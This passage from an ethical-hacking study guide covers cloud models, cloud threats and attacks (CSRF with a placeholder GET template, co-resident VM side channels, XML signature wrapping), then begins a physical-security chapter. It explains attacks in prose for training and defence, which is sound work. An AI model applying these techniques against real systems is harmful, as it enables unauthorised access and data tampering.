If you were to ask a group of IT people and executives what the cloud is, their definition would probably include much more flowery language and descriptions than what are used here. However, by most definitions the points listed here tend to describe the vast bulk of cloud deployments with minor differences here and there.

The most common areas where people have encountered cloud technologies are things like email and the widespread use of services such as Google Docs, which allows collaboration with multiple users across the Internet. The average Joe doesn't need to have a dedicated desktop mail client to store all their email and attachments but instead can store everything in the cloud and use a web browser for access.

Office suites such as Google Apps and Office 365 have also entered the cloud service world and are used by numerous consumers and businesses. We should also mention that services such as Dropbox and OneDrive are also popular cloud storage options that both the consumer and the workplace should be aware of. Microsoft and other companies are also experimenting with moving programs to the cloud to make them more affordable and more accessible to computer and Internet users. These include technologies such as Exchange, Active Directory, SharePoint, and more.

With the ubiquitous support for cloud technologies by both service providers and the consumer, it is no doubt that they will be around a long time. Consumers will continue to use the services offered by the cloud, and businesses will seek to move the cost and responsibility to a third party in order to simplify this responsibility and lower the expense.

Types of Cloud Solutions

Calling the cloud "the cloud" simply isn't accurate because it doesn't fully describe the scope of cloud services. While cloud services all share the ability to provide shared resources, shared software, and shared information to reduce an organization's information

technology (IT) costs, they also provide the ability to combine services in different ways and scale up an almost unlimited amount to increase raw computing power without the consumer having to invest in the equipment needed to support the setup.

The first point to consider when discussing the cloud is what form the cloud will take: public, private, hybrid, or community:

- The public cloud is sometimes also called an external cloud and is hosted by a third party that has their own personnel and resources located at their own offsite facility. Customers can add or remove space and services on demand and only pay for those services they use and how much of them they need.

  The problem from a security standpoint with public clouds is that they are owned by a third party and any data placed on those systems (although you still own it) is controlled by a third party. If the idea of a third party having control of your information is an unacceptable risk, then this is not a solution for you.
- A private cloud is a cloud setup that has been built from the ground up by an individual company for internal use only. While this solution offers all the benefits of the cloud itself, it also offers the organization full and complete control of their information because it is all kept onsite in their own infrastructure.
- A hybrid cloud is another potentially useful setup because it combines public and private clouds. In this setup a company might store its sensitive data on the private cloud while scaling up additional space and capability with the public cloud.
- A community cloud is another setup that is shared by several parties, but the difference here is that the individual parties share common goals, security needs, and resources. This setup can make things easier for management purposes and requirements will be similar.

Although each of these models offers benefits, there are also potential snags. One potential concern is the time data can take to travel from a remote site compared to the time it takes when the data is stored locally. The delay is known as data latency, and it may cause problems for time-sensitive operations.



When looking at the cloud question in terms of security, the private cloud setup tends to win the contest. However, the tradeoff in this situation is that a private cloud requires a higher investment in hardware, support, and related items. On the other hand, going with a public cloud reduces all these costs and expenses but the security needs to be evaluated and monitored much more closely.

Forms of Cloud Services

So now that you are clear on the different types of deployments that can be made with cloud services, let's look at the various forms of cloud services:

- Software as a Service (SaaS) is the fastest growing and largest part of the cloud services market today and is expected to continue its rapid growth. This form of cloud service

has become so popular so quickly because many companies are looking to SaaS to supplant their current applications and services. The idea of being able to offload the management of software to a third party but still be able to leverage the features of the software is the allure. For example, a company that chooses to go with a product such as Office 365 from Microsoft can integrate with a range of cloud-based services as well as more easily update and share documents. Another example is Google's Gmail service, which puts the setup and management of mail servers in the cloud and lets the users access their mailbox from anywhere.

Because of the web delivery model, SaaS eliminates much of the need to install and run applications on individual computers; in many cases only browser plugins are required. This ease of use also is attractive to corporations looking to reduce their support burdens and costs.

- Platform as a Service (PaaS) is another type of cloud service but is targeted mostly toward development purposes. Software developers can use PaaS as a framework upon which to develop applications. PaaS makes the development, testing, and deployment of applications simple and cost effective. With this technology, enterprise operations, or a third-party provider, can manage OSs, virtualization, servers, storage, networking, and the PaaS software itself while developers manage the applications.
- Cloud infrastructure services, known as Infrastructure as a Service (IaaS), are self-service models for accessing, monitoring, and managing remote datacenter infrastructures, such as computing, storage, networking, and networking services (for example, firewalls).

For something to be considered cloud computing, you need to access your data or your programs over the Internet—or at the very least, have that data synchronized with other information over the web. In a large business environment, you may know all there is to know about what's on the other side of the connection; as an individual user, you may never have any idea what kind of massive data processing is happening on the other end.

Threats to Cloud Security

Cloud environments don't mean fewer problems relating to security; many of the same issues from traditionally hosted environments exist in the cloud. Cloud security should be treated very seriously, as seriously as it would be in any other situation where you have mission-critical services, important data, and business processes that you depend on to keep things moving. In order to understand the types of threats that exist in the cloud and how they may affect your environment, I have compiled a list of security issues that are universally recognized as being the biggest, but not the only, issues facing the cloud and cloud environments:

- A single data breach resulting in a loss of a single record is bad, and a breach resulting in the loss of multiple records is worse, but a massive loss of records is catastrophic. In 2013, Target Corporation lost at least 110 million credit cards and personal information to hackers; this theft is still proving costly to their image and their bottom line.

In 2015, it was revealed that the Office of Personal Management (OPM) in the United States lost 22 million records in a single data breach; included in that number were around 2 million records that included biometric data on individuals. Both breaches were horrendous and have resulted in costly legal action and other issues.

Data breaches on the scale of Target and OPM are more than possible in the cloud, and so you need to be aware of and manage the weaknesses that may lead to such a loss. You should use encryption for both storage and transmission. Also, you can employ virtual machines to isolate operations and processes in the cloud. In some environments the potential for a loss is so great that private clouds should be used instead of commercial solutions.

- Data loss is another potential danger that must be addressed by adopters of the cloud or any technology that stores data. Unlike a data breach, data loss is the process of losing data through inadvertent or accidental means. For example, the loss of data due to a lack of backup would be data loss. Large-scale data loss is possible, but small-scale loss of data is much more likely to occur.
- Account and service traffic hijacking is another concern with cloud applications and services, just as it is with traditional applications. By taking advantage of software flaws, buffer overflows, poor passwords, or weak encryption, an intruder can gain control over an account and even use phishing, sniffing, and MitM attacks to compromise the system. Altered transactions, manipulated data, crashed applications, and false information are only some of the possible outcomes of this situation.

  No less of a problem is the very real issue of an account being compromised by an intruder eavesdropping or using other means to intercept credentials. Once in possession of these credentials, the hacker can take additional actions, including planting software, changing configurations, or even using a system as a pivot to dive deeper into the application or environment. Depending on the situation, it is entirely possible for an intruder to get access to a high-level account and have near limitless access to the environment.
- Insecure APIs have caused numerous problems. The same APIs put in place to allow third-party developers to plug their applications into cloud services can also allow an attacker to dig deeply into a system and perform illegal actions and gain information. This problem doesn't take into account the third-party applications that may have their own APIs that may be flawed.
- Denial of service is just as possible with a cloud-based application as it is with traditional systems. Though cloud services may be less vulnerable in most cases, they are still vulnerable and could be taken down by a determined intruder. Add into this situation DDoS-based strikes, and a determined intruder could take down a cloud service.
- One problem that occurs with the cloud that doesn't appear in many other places is the potential for different types of financial impact. With cloud services the customer may get billed for the extra resources being consumed in the form of traffic. In some cases the increased expense may cause a business to shut down rather than pay a huge bill associated with an attack.

- Malicious insiders have been the focus of a number of conversations regarding the cloud. Since you are no longer hosting your solution onsite, you have to trust that the provider of the service has properly vetted and is monitoring their employees. A single malicious insider could easily cause problems in the form of lost or stolen data; this problem could not only impact the operation of your business but also have an incredible impact when the data ends up in the wrong hands.
- Abuse of cloud services brings an interesting type of attack to the table. Thanks to the increased and aggregated power that is present in cloud solutions, it is possible to pool resources in order to crack passwords and encryption keys. This type of attack has already been seen with distributed computing, but with the introduction of the cloud it has become much easier to carry out.
- Poor security or lack of due diligence from the service provider is possible and could be very damaging to the customer. Lack of monitoring, policy, employee screening, maintenance, and the like can be catastrophic. Unpatched software due to poor maintenance, poor design, or poor programming alone could easily result in security issues and other problems.
- Multi-tenancy environments are a common setup for the cloud (unless you happen to be building a private cloud). In multi-tenant environments there is an increased potential for a data breach or other compromise. With resources shared among tenants within the cloud, there could be a situation where another tenant is privy to your data either through malicious means or accidentally.

  Remember, unless you are in an environment that you completely own such as a private cloud, you are in a shared environment. In any shared environment a lapse in security could lead to an exposure, and thus you should take care to ensure that end-to-end protection exists.

The threats listed here are not the only threats in the cloud; they just happen to be some of the bigger ones. Many of the threats that exist in the cloud are the same or nearly the same as those in traditional, non-cloud deployments. However, that doesn't mean everything is the same across the board, as we will examine in this chapter.

Cloud Computing Attacks

In the world of cloud computing, various attacks can be employed against a target; many of them are variations or are the same as those you have already seen, but there are some new faces. Many of the attacks we will explore here can be executed against any of the cloud service models mentioned earlier without any variation.

Session Riding (aka Cross-Site Request Forgery)

This attack can be potentially brought to bear against environments that have a web application present. Let's examine how this type of attack functions to compromise a system.

CSRF is an attack designed to entice a victim into submitting a request, which is malicious in nature, to perform some task as the user. Since the request is inadvertently

submitted by the user, the request runs with the privileges and context of the user, meaning that depending on what access they have, the request could cause serious harm. Making this attack even more effective is that most of the applications that accept this type of attack keep track of information about the client. Armed with this information and not knowing that the user was enticed into executing the request, the application will have no way to determine if the request is malicious; it will assume it is legitimate since it appears to originate from the same place.

So what harm can the attack accomplish? Typically the attacking party will attempt to alter information on the server so as to make it easier to compromise or come back later. Attackers would not benefit from using a CSRF to retrieve information because the request is executed by the victim and the responses would return to them.

Another variation and more advanced version of this attack is a stored CSRF attack. In this type of attack the forged request is stored on the server. An attacker can store the request on a site by finding a site that accepts HTML input and submitting a request as an `<img>` tag or other tag and in some cases even as a form of stored XSS attack.

Let's take a closer look at how the attack works in practice. Keep in mind that this form of attack has numerous options and variations with which to deploy itself. The form we will use is simple and will take the following form:

1. Building an exploit URL or script
2. Tricking the victim into executing the action
3. Executing a GET command

If the exploited application has been developed to use GET requests to transfer parameters and execute actions, the response might take this form:

```
GET http://<address>?<action> HTTP/1.1
```

An attacker seeing that this type of attack works could then craft an attack that does something more malicious. With a little effort the attacker could simply alter the action portion of the request to perform a more aggressive and bolder action, such as transferring money from the victim's account to the attacker's account.

The key to making this attack successful for the attacking party is to find a way to get the victim to execute the request when they are logged in to the account.



CSRF, or session riding, is not exclusive to cloud environments; it can occur in environments where non-cloud web applications exist. Nothing delineates the two environments; the same technologies can exist in both situations, which consist of web servers and applications hosted on top of them.

Side Channel Attacks

This type of attack is unique to the cloud and potentially very devastating, but it requires a lot of skill and a measure of luck. This form of attack attempts to breach the confidentiality of a victim indirectly by exploiting the fact that they are using shared resources in the cloud.

In order to execute this attack successfully, the attacker must have a few things in place:

- A virtual machine placed on the same physical location as the victim. By definition this is very tough to do because the cloud is designed to hide the details of the physical side of things from the customer. However, using tools such as traceroute and DNS queries, it is possible to locate a target system with around 50 percent accuracy.
- Once the VM is placed on the same server as the VMs of the victim, the attacking party can commence their actions.
- So placed, the attacker can exploit the fact that they and their target are on the same server sharing resources, including memory, processor, cache, and the network itself. In this situation, the attacker can use scripts and applications to determine if sensitive information is somewhere within reach of being intercepted.

Fortunately, side channel attacks are very difficult to execute and have very few cases of being successful in the wild.



Research has been published by the University of North Carolina at Chapel Hill on the mechanics and effects of side channel attacks. They have published several papers on how the attack works, how they conducted their research, and many more potential scenarios than are possible to mention here.

Signature Wrapping Attacks

Another type of attack is not exclusive to a cloud environment but is nonetheless a dangerous method of compromising the security of a web application. Basically, the signature wrapping attack relies on the exploitation of a technique used in web services.

In the Simple Object Access Protocol (SOAP) used by web services, requests and responses can be signed using an XML signature. The messages contain a security header with an included signature element that references how the message has been signed. In practice, the messages are typically in parts and are referenced by an ID, and so to validate the signature the recipient must find the element in the request that has the corresponding ID. An XML signature wrapping attack essentially exploits the fact that the signature element does not convey any information as to where the referenced element(s) is (are) in the document tree.

An XML signature wrapping attack would work as follows. A malicious user could take a valid request, copy the SOAP body, and insert it as part of a header in the request. The malicious user would then freely alter the SOAP body but preserve the same ID. The message recipient must search for the reference URI as part of the signature validation process and would hit the copied SOAP body element first. This would verify correctly since it has not been changed. Finally, the recipient would check to see if the ID of the SOAP body was actually referenced in the signature.

The result of this attack is that an attacker could alter a message without invalidating it. This means the system or application would accept the message as correct even though it had been altered.



So what is SOAP? SOAP was designed to allow web services and applications to communicate regardless of their operating system. Specifically, it allows the use of HTTP and XML over the various protocols.

The benefit of protocols such as HTTP and XML is that they are universal and provide support across all major operating systems and devices. With the addition of SOAP, an application on one computer can talk to an application on another computer and understand how to encode the HTTP headers and XML so the two can pass reliable information back and forth. One thing to keep in mind with SOAP, however, is that it is frequently paired with HTTP, but it is not in any way bound to this protocol.

In fact, SOAP specifically defines the XML format that applications use to communicate over the web. It is due to protocols such as SOAP that the dissimilar platforms across the web can communicate and establish a standard.

Far more information on SOAP is available than is described here, but it is not necessary for penetration testers to know it at this level.

Other Types of Attacks against the Cloud

What I have attempted to document in this chapter on cloud technologies are the attacks that are unique or have changed in respect to the cloud. There are other attacks to be sure, but we have covered all of them already in other chapters, so we will not cover them again here to keep things simple.

The attacks that you can view in other chapters that are also applicable to the cloud include the following:

- Service hijacking using network sniffing
- Session hijacking using XSS attacks
- Domain Name System (DNS) attacks
- SQL injection attacks
- Cryptanalysis attacks
- Denial-of-service (DoS) and Distributed DoS attacks

These are not the only types of attacks that can be deployed by an attacker against a cloud service. Attacks such as buffer overflows, social engineering, application attacks, input validation, MitM, session hijacking, and others also pose a threat depending on the conditions and what is actually present in a specific environment.

Controls for Cloud Security

When working with the cloud, you can deploy many controls in response to the various threats to a cloud environment:

- Security design and architecture are huge keys to the success or failure of your cloud solution. Firewalls, virtual machines, storage encryption, IDS, Transport layer

encryption, policies, and many other tools can be employed. The even bigger consideration to ensuring that security works at the optimum level is through design, specifically by addressing security at the beginning of the process rather than later on.

- Identity and access management are critical for any secure application and just as much so for cloud applications. A comprehensive solution consisting of authentication, authorization, and the access control that comes with it is essential to the protection of critical resources. Furthermore, cloud service providers are being tasked with providing even stronger solutions in the form of multi-factor authentication, which offers increased levels of protection and can go a long way toward minimizing risk.
- Governance is an oft-mentioned but not always clearly understood aspect of technology and systems that we need to set straight. In the context of the cloud, governance ensures that the policies, procedures, standards, and other related items are deployed and enforced to ensure proper functioning and support.
- Risk management is vital, as are all the risk assessments and vulnerability assessments that go along with it. All organizations that seek to place their information, services, or applications within the cloud need to ensure that they closely examine and assess the level of risk they are taking on and if they can or need to do more to lower it. In today's environment, evaluating risk in relation to PII or PHI is not only financially important but also legally important.
- Compliance is another key area that must be observed and adhered to because it represents your legal responsibilities. Compliance is based on industry, locations, type of data, and other factors. Being out of compliance is a big problem with potential fines, civil actions, and other actions waiting in the wings to penalize you for failure.
- Availability comes to the consideration of a solution's usability and uptime; most companies just look at the number of 9s in the SLA provided by their CSP. But they often fail to consider about what happens when any of the following occurs:
  - Temporary loss of access
  - Outage—equipment/network failure
  - Permanent loss of data
  - Natural disaster
  - Denial of service
  - Business continuity and Disaster Recovery

Testing Security in the Cloud

So how do you test for security in the cloud? Many options are available in both the manual and automated tools you have used with web applications, but there are other options as well.

The tools listed here are discussed at `SearchSecurity.com` and are representative of normal tools for cloud testing:

SOASTA CloudTest This suite can enable four types of testing on a single web platform: mobile functional and performance testing and web-based functional and performance

testing. It can simulate millions of geographically dispersed concurrent users visiting a website to test the application under huge loads.

LoadStorm LoadStorm is a load-testing tool for web and mobile applications and is easy to use and cost effective. It is ideal for checking performance under excessive traffic or usage and is highly scalable; it can simulate as many virtual users as required to find the breaking point of a website or app. Various load-testing scenarios are available, which are also customizable.

BlazeMeter BlazeMeter is used for end-to-end performance and load testing of mobile apps, websites, and APIs. It is JMeter compatible and can simulate up to 1 million users. It facilitates realistic load tests and performance monitoring combined with real-time reporting.

Nexpose Nexpose is a widely used vulnerability scanner that can detect vulnerabilities, misconfigurations, and missing patches in a range of devices, firewalls, virtualized systems, cloud infrastructure, and the like. You can use it to detect threats such as viruses, malware, backdoors, and web services linking to malicious content. For sectors like healthcare and banking, it can also be used to perform compliance auditing. It generates scan reports and remediation recommendations in flexible formats, including sending targeted emails.

AppThwack AppThwack is a cloud-based simulator for testing Android, iOS, and web apps on actual devices. It is compatible with popular automation platforms like Robotium, Calabash, UI Automation, and several others. If you wish to test through clients other than the official site, there is a REST API that allows that. Other key features include multiplatform support, customizable testing, and detailed test reports.

Jenkins Dev@Cloud Dev@Cloud facilitates development, continuous deployment, and integration on the cloud. It allows development in many languages and deployment to any number of services. It provides a wide array of mobile tools for development and allows you to connect securely to existing systems via the cloud. It brings in benefits of third-party systems like Google App Engine, Cloud Foundry, and AWS Elastic Beanstalk.

Xamarin Test Cloud Xamarin Test Cloud is a UI acceptance-testing tool for mobile apps. It allows writing tests in C# using the NUnit testing library through the UITest framework or in Ruby through the Calabash framework. The tool runs the test on over a thousand physical devices and displays full-resolution screen shots of each step, including relevant data like CPU and memory usage and test time. It can be integrated into automated builds for continuous integration.

Summary

The term *cloud computing* is everywhere, and the technology is deployed everywhere from the home market to the business place. Because it is such a common technology, it can and will be integrated into the environments you will be penetration testing. Therefore, you need to know how the cloud is positioned.

In the simplest terms, cloud computing means storing and accessing data and programs over the Internet instead of your computer's hard drive. The cloud is just a metaphor for a service or storage where the exact underlying mechanics aren't required to be known or just don't matter. Rather, the functionality provided is the important part of the equation.

The cloud is different than network attached storage or any other type of server. Storing content on a home storage device or enterprise storage device is not the same as having or utilizing the cloud; the customer never knows where the content is. The cloud is much different than other storage methods of the past and counts as a new way of delivering services, providing storage or simply a development platform.

Fortunately, cloud computing has been around for some time now, and the applications hosted in that environment are both easy to test and use the same tools that we use to test web applications and other environments.

Exam Essentials

Understand the different types of cloud platforms. Understand that not all cloud platforms are the same, and each offers something different than the others.

Know what types of security are available in the cloud. While the cloud is different in many respects and similar to other environments, security has to be carefully considered.

Understand the threats that face cloud environments. Many of the threats that face cloud environments also face traditional environments. Threats such as man in the middle and others can cause the same problems as they can in traditional situations.

Review Questions

1. SaaS is a cloud hosting environment that offers what?
   - **A.** Development options
   - **B.** Testing options
   - **C.** Software hosting
   - **D.** Improved security
2. Which of the following can be used to protect data stored in the cloud?
   - **A.** SSL
   - **B.** Drive encryption
   - **C.** Transport encryption
   - **D.** Harvesting
3. SOAP is used to perform what function?
   - **A.** Transport data
   - **B.** Enable communication between applications
   - **C.** Encrypt information
   - **D.** Wrap data
4. Which attack alters data in transit within the cloud?
   - **A.** Packet sniffing
   - **B.** Port scanning
   - **C.** MitM
   - **D.** Encryption
5. Altering a checksum of a packet can be used to do what?
   - **A.** Send an `RST`
   - **B.** Send a `URG`
   - **C.** Reset a connection
   - **D.** Evade an NIDS
6. Cloud technologies are used to accomplish which of the following?
   - **A.** Increase management options
   - **B.** Offload operations onto a third party
   - **C.** Transfer legal responsibility of data to a third party
   - **D.** Cut costs
7. A cloud environment can be in which of the following configurations except?
   - **A.** IaaS
   - **B.** PaaS

C. SaaS

D. LaaS

8. What type of cloud service would provide email hosting and associated security services?

A. PaaS

B. SaaS

C. IaaS

D. SSaS

9. Who has legal responsibility for data hosted in the cloud?

A. The Cloud Service Provider

B. The IT department of the client

C. The client

D. The consumer

10. Why wouldn't someone create a private cloud?

A. To reduce costs

B. To offload technical support

C. To increase availability

D. To maintain universal access

11. There are how many different types of cloud hosting environments?

A. Two

B. Three

C. Four

D. Five

12. Which of the following would be hosted as SaaS?

A. Email

B. Active Directory

C. Applications

D. Firewalls

13. A cloud-based firewall is used to separate which of the following?

A. Networks

B. Hosts

C. Permissions

D. ACL

14. An application would be developed on what type of cloud service?

A. BaaS

B. SaaS

C. IaaS

D. PaaS

15. Which of the following issues would be a good reason for moving to a cloud based environment?

A. Reduced costs

B. Improved performance

C. Easier forensics

D. Increased redundancy

16. HTTPS is typically open on which port in a cloud based firewall?

A. 25

B. 443

C. 80

D. 110

17. What system is used as a choke point for traffic and could be offered through IaaS?

A. IDS

B. DMZ

C. Bastion host

D. SNMP host

18. At which layer of the OSI model would you expect a cloud based solution to operate at?

A. Layer 1

B. Layer 2

C. Layer 3

D. Layer 4

19. What type of firewall analyzes the status of traffic and would be part of a IaaS solution?

A. Circuit level

B. Packet filtering

C. Stateful inspection

D. NIDS

20. What can be used instead of a URL to evade some firewalls used to protect a cloud based web application?

A. IP address

B. Encryption

C. Stateful inspection

D. NIDS

Chapter

19



Physical Security

CEH EXAM TOPICS COVERED IN THIS CHAPTER:

✓ **III. Security**

- F. Physical Security
- P. Vulnerabilities



Working with all the technical and administrative parts of security, you may easily overlook the physical component. If you get too immersed in the technical details and other aspects, it is entirely possible that you may miss something that can be physically done to a piece of hardware or equipment, such as theft or vandalism. As an ethical hacker or security administrator, you need to come to grips with the fact that not all of what you do will be focused only on the technical aspects, so you must know how to protect your assets from physical threats.

Those who perform malicious actions are well aware that although technology and defenses have gotten better, the physical side is overlooked far too often. In many cases, if an attacker does not have a clear or easy way of using technology to breach a target, they may move over to a physical attack to gain information or access. Techniques such as dumpster diving and tailgating, among others, have proven very effective and popular. In addition, weaknesses in the security of a facility can allow a malicious or unauthorized party to gain access to a portion of an office or location that they should not otherwise be able to access.

Attackers of all types are known to put locations under surveillance to look for these weaknesses. These stakeouts allow an attacker to see traffic patterns and other activity in and out of a location as well as the personnel, potentially giving them the ability to target individuals or see when it may be an ideal time to breach a facility.

In this chapter we will cover many aspects of physical security, including the ways that an attacker can gain control of an environment through nontechnical means.

Introducing Physical Security

Physical security defenses, in many cases, are the primary protective boundary for personnel assets in the real world. Physical security involves the protection of such assets as personnel, hardware, applications, data, and facilities from fire, natural disasters, robbery, theft, and insider threats.

The problem with physical security is that it can be easily overlooked in favor of the more publicized technical issues. Companies do so at their own peril, however, since nontechnical attacks can be carried out with little or no technical knowledge.

Simple Controls

Various controls can be used to protect and preserve the physical security of an organization. You have already encountered several throughout this book. In many cases, just the visible presence of controls is enough to stop an attack.

One of the most basic controls that can protect physical interaction with a device, system, or facility is the use of passwords. Passwords can protect a system from being physically accessed or from being used to access a network.

Passwords and Physical Security

Passwords are perhaps one of the best primary lines of defense for an environment. Although not commonly thought of as a protective measure for physical intrusions, they do indeed fulfill this purpose. However, the downside is that unless passwords are carefully and thoughtfully implemented they tend to be somewhat weak, offering protection against only the casual intruder. Organizations have learned, as you saw in our system hacking exploration, that passwords can be easily circumvented and must be managed in order to avoid problems.

Working with Passwords

Experience has shown that users of systems tend to do the following:

- Ninety percent of respondents reported having passwords that were dictionary words or proper names.
- Forty-seven percent used their own name, the name of a spouse, or a pet's name as their password.
- Only 9 percent actually remembered to use cryptographically strong passwords.

Companies and organizations of all types have had to enforce strong password policies and management guidelines in order to thwart some of the more common and dangerous attacks. As you saw earlier in this book, passwords should always be complex and well managed; components of a good password include the following:

- Allow no personal information in passwords.
- Avoid passwords that are less than 8 characters. The standard nowadays is moving toward 12 characters and longer.
- Require regular password change intervals—for example, every 90 days a password will be changed.
- Enforce complex passwords that include upper- and lowercase letters as well as numbers and characters.
- Limit logon attempts to a specific number before an account is locked.



Something increasingly observed in the real world is the replacing or supplementing of traditional passwords with additional security measures, including tokens and smart cards. The idea is that the addition of these devices to existing password systems will markedly improve the security of systems and environments overall. The problem is that such an approach carries a large cost up front in terms of upgrades to infrastructure and equipment. However, do expect these devices and systems to become more commonplace.

Screensavers and Locked Screens

In the past, one of the common ways to gain access to a system was to simply look around for an unattended system. In many cases, the system would be left logged in and unlocked by a user who was only going to step away "for a moment" without realizing that a moment was enough for an attacker to cause mischief or worse.

To thwart intruders from attempting to use an unattended system, you can use a password-protected screensaver or a locked console. The older of these two mechanisms is the password-protected screensaver. Its popularity comes from the fact that it is easy to implement and will stop many a casual intruder. The concept is simple: When a user leaves a system idle for too long, the screensaver starts and, once it does, only a password can deactivate it. In most cases, someone walking by wiggling a mouse or tapping the keyboard will be prompted for a password, usually providing a deterrent sufficient to stop any further attempts.

Working alongside or instead of screensavers is the newer and more preferred lock screen. This screen, when available on a given operating system, will actively lock the desktop until a password and username are entered into the system. The benefit of this mechanism over screensaver mechanisms is that it provides a much more secure way of locking a computer than a simple screensaver, which provides minimal protection. In a Windows environment, pressing Ctrl+Alt+Del will lock the screen manually, while a system administrator can deploy a policy that will lock the system automatically after a defined period. It is important, however, to make sure that users understand that locking the screen automatically does not absolve them of any responsibility for making sure they log out properly.



In some environments, smart cards are issued in addition to standard usernames and passwords. The smart card must be inserted into a reader on the system prior to logging in to the desktop.

Another mechanism for protecting or defending a system is the use of warning banners. When in place, a warning banner provides a high-profile message stating that a user of a system will be held accountable for their actions as well as consent to other things such as monitoring. In addition, warning banners establish what is and is not acceptable on a

system and set the stage legally if any sort of action needs to be taken against a user, such as termination of employment.

The following is an example of a warning banner:

> **WARNING**WARNING**WARNING**
>
> This is a (Agency) computer system. (Agency) computer systems are provided for the processing of Official U.S. Government information only. All data contained on (Agency) computer systems is owned by the (Agency) and may be monitored, intercepted, recorded, read, copied, or captured in any manner and disclosed in any manner, by authorized personnel. THERE IS NO RIGHT OF PRIVACY IN THIS SYSTEM. System personnel may give to law enforcement officials any potential evidence of crime found on (Agency) computer systems. USE OF THIS SYSTEM BY ANY USER, AUTHORIZED OR UNAUTHORIZED, CONSTITUTES CONSENT TO THIS MONITORING, INTERCEPTION, RECORDING, READING, COPYING, OR CAPTURING and DISCLOSURE.
>
> **WARNING**WARNING**WARNING**

Although different companies and organizations will use different warning banners, the intent is generally the same: to inform users that they are being monitored.

Dealing with Mobile Device Issues

An additional issue that must be considered in today's environment more than ever is the physical theft of devices and equipment. With the proliferation of ever more powerful and compact devices—including mobile devices, laptops, cell phones, and even hard drives—providing some sort of protection has become essential. Because many devices today are easily portable, theft has become much easier. Gone are the days when an attacker would have to carry a large device or piece of equipment out of a building. Now they can quickly and easily take it from a desktop or steal it from a user outside the building.

Encryption

Mobile devices are increasingly being required to have encryption measures in place. Internal storage and MicroSD cards are required in many organizations to be encrypted on all mobile devices. Many have taken this step to avoid the disclosure of private or embarrassing loss of data if the device falls into the wrong hands or is stolen. It is also a legal requirement in many cases to ensure this protection is in place.

In addition, modern mobile OSs such as Android 6.0 Marshmallow have gone one step further by making encryption mandatory. While Android 5.0 tried to make this mandatory, the hardware at the time was not adequate to provide decent performance when encryption was enabled. Now with more powerful hardware available, the feature must be enabled

unless otherwise unable to do so. This means that by default storage on these devices will be encrypted.

Data Storage Security

One of the problem areas to emerge over the past few years is the physically small but large-storage-capacity hard drives. Specifically, the ones we are concerned about here are the external hard drives that use USB or FireWire to interface with a system. The proliferation of these devices is a result of their ability to move large amounts of data in an easy-to-carry format. This is also the problem with the devices: They carry a tremendous amount of information and can be easily transported. The average external drive is typically no bigger than a pack of playing cards. USB devices in the form of flash drives present an even more interesting and alarming problem with their small form factor and ability to carry large volumes of information. This format allows for the easy upload of information such as malware, which it has been used for in many cybercrimes.



Real World Scenario

Problems with USB

External USB hard drives have been lost or stolen on numerous occasions, compromising a company's security in the process. In some cases, drives that were bought with the intention to serve as a backup eventually became the storage area for the sole copy of data. Because of the loss of such backups, many companies have had to rebuild or recover data, which resulted in big financial losses as well as lost time and productivity.

For security reasons alone, many organizations such as the U.S. Department of Defense have banned the use of these devices, making it a punishable offense to have them in some facilities.

Securing a portable hard drive or any storage device can be made easier through the application of technology and proper procedures. One of the most efficient ways to protect the confidentiality and integrity of information on these devices is encryption. Applying encryption across a whole volume or drive provides robust protection against data falling into the wrong hands. With the increasingly widespread availability of full drive encryption, it is worthwhile for every company or organization to evaluate the need and benefits of implementing this type of protection. Although full drive encryption will not prevent a drive from being physically stolen, it will go a long way toward preventing the thieves from accessing the information easily.



Real World Scenario

Legal Issues with Data

Encryption may be mandated by law. For example, some U.S. agencies are legally required to encrypt the hard drives that are present in laptops in case the device is lost or stolen. In 2006 the U.S. Department of Veterans Affairs (VA) lost a laptop that resulted in the compromise of 26.5 million patient records. The fallout from this incident was financial issues due to identity theft for many of the affected patients as well as a $20 million settlement and credit-monitoring services for the victims.

Currently there are numerous options for deploying drive encryption. Among the leading solutions are these:

- PGP
- Microsoft BitLocker
- VeraCrypt
- WinMagic
- Linux Unified Key Setup (LUKS)

Pros and Cons of Drive Encryption

Drive encryption is becoming an increasingly common option in all sorts of devices, from laptops and mobile devices to the drives in some printers. Encryption at this level is often required for legal as well as security reasons, but in many cases you need to consider performance impacts.

There is always a price to pay to get something in return, and encryption is no different. Due to the complexity of the process and the large amounts of data involved, the penalty in system performance may be noticeable. This becomes a bigger concern with mobile systems where performance is at a premium and the need for encryption is higher.

As a professional, you will have to choose which is more important to you: performance or security. Performance may suffer, but the need for data security may be of higher importance as well as legally required.

When talking about hard drives, we need to cover flash drives as well. Flash drives have proven to be both a blessing and a curse because they allow for the carrying of large amounts of data, but at the same time they are small and easily lost. To thwart this problem, companies need to consider encryption. Unfortunately, many of the commercially

available drives do not offer encryption services, and the ones that do are relatively expensive by comparison. However, you must weigh the cost against how dangerous and problematic it would be if one of these devices was lost and fell into the wrong hands.



Real World Scenario

The Perils of USB

In mid-2015 a new danger was added to the issue of plugging in unknown or found hard drives, hardware destruction.

A researcher from Russia going by the name of Dark Purple created a USB device that can permanently destroy computer hardware. The device plugs into a USB port and will destroy the hardware on the computer, causing it to catch on fire in some cases. The device is able to do this by virtue of the fact that it creates feedback of -220 volts which is by far enough to destroy a computer.

Both portable hard drives and flash drives also suffer from another issue because of their size and the amount of data they can carry. These devices, especially flash drives, are extremely portable and easy to hide, so they represent a huge security risk. It is easy for an attacker to carry a flash drive into an organization and plug it in to steal information or to execute a piece of malware. To prevent this in your organization, you should restrict the use of flash drives and portable hard drives as well as consider encryption and usage policies to control or bar their use.

In addition to encryption for hard drives and mobile storage, consider how to thwart actions such as dumpster diving for discarded media. Companies generate a tremendous amount of information on CDs, DVDs, and other formats, including the occasional floppy disk (though rare). Develop procedures for the storage, handling, and proper destruction of these materials. In most cases, shredding or similar destructive methods can be used prior to disposal in order to keep information out of thieves' hands. Management should also dictate how each of these approved forms of storage can be handled and destroyed.

Some of the methods used for sanitation are as follows:

Drive Wiping Drive wiping is the act of overwriting all information on the drive. As an example, DoD.5200.28-STD specifies overwriting the drive with a special digital pattern through seven passes. Drive wiping allows the drive to be reused.

Zeroization This process is usually associated with cryptographic processes. The term was originally used with mechanical cryptographic devices. These devices would be reset to 0 to prevent anyone from recovering the key. In the electronic realm, zeroization involves overwriting the data with zeroes. Zeroization is defined as a standard in ANSI X9.17.

Degaussing This process is used to permanently destroy the contents of the hard drive or magnetic media. Degaussing works by means of a powerful magnet that uses its field strength to penetrate the media and reverse the polarity of the magnetic particles on the tape or hard disk platters. After media has been degaussed, it cannot be reused. The only method more secure than degaussing is physical destruction. Figure 19.1 shows an example of a drive degausser.

FIGURE 19.1 A drive degausser



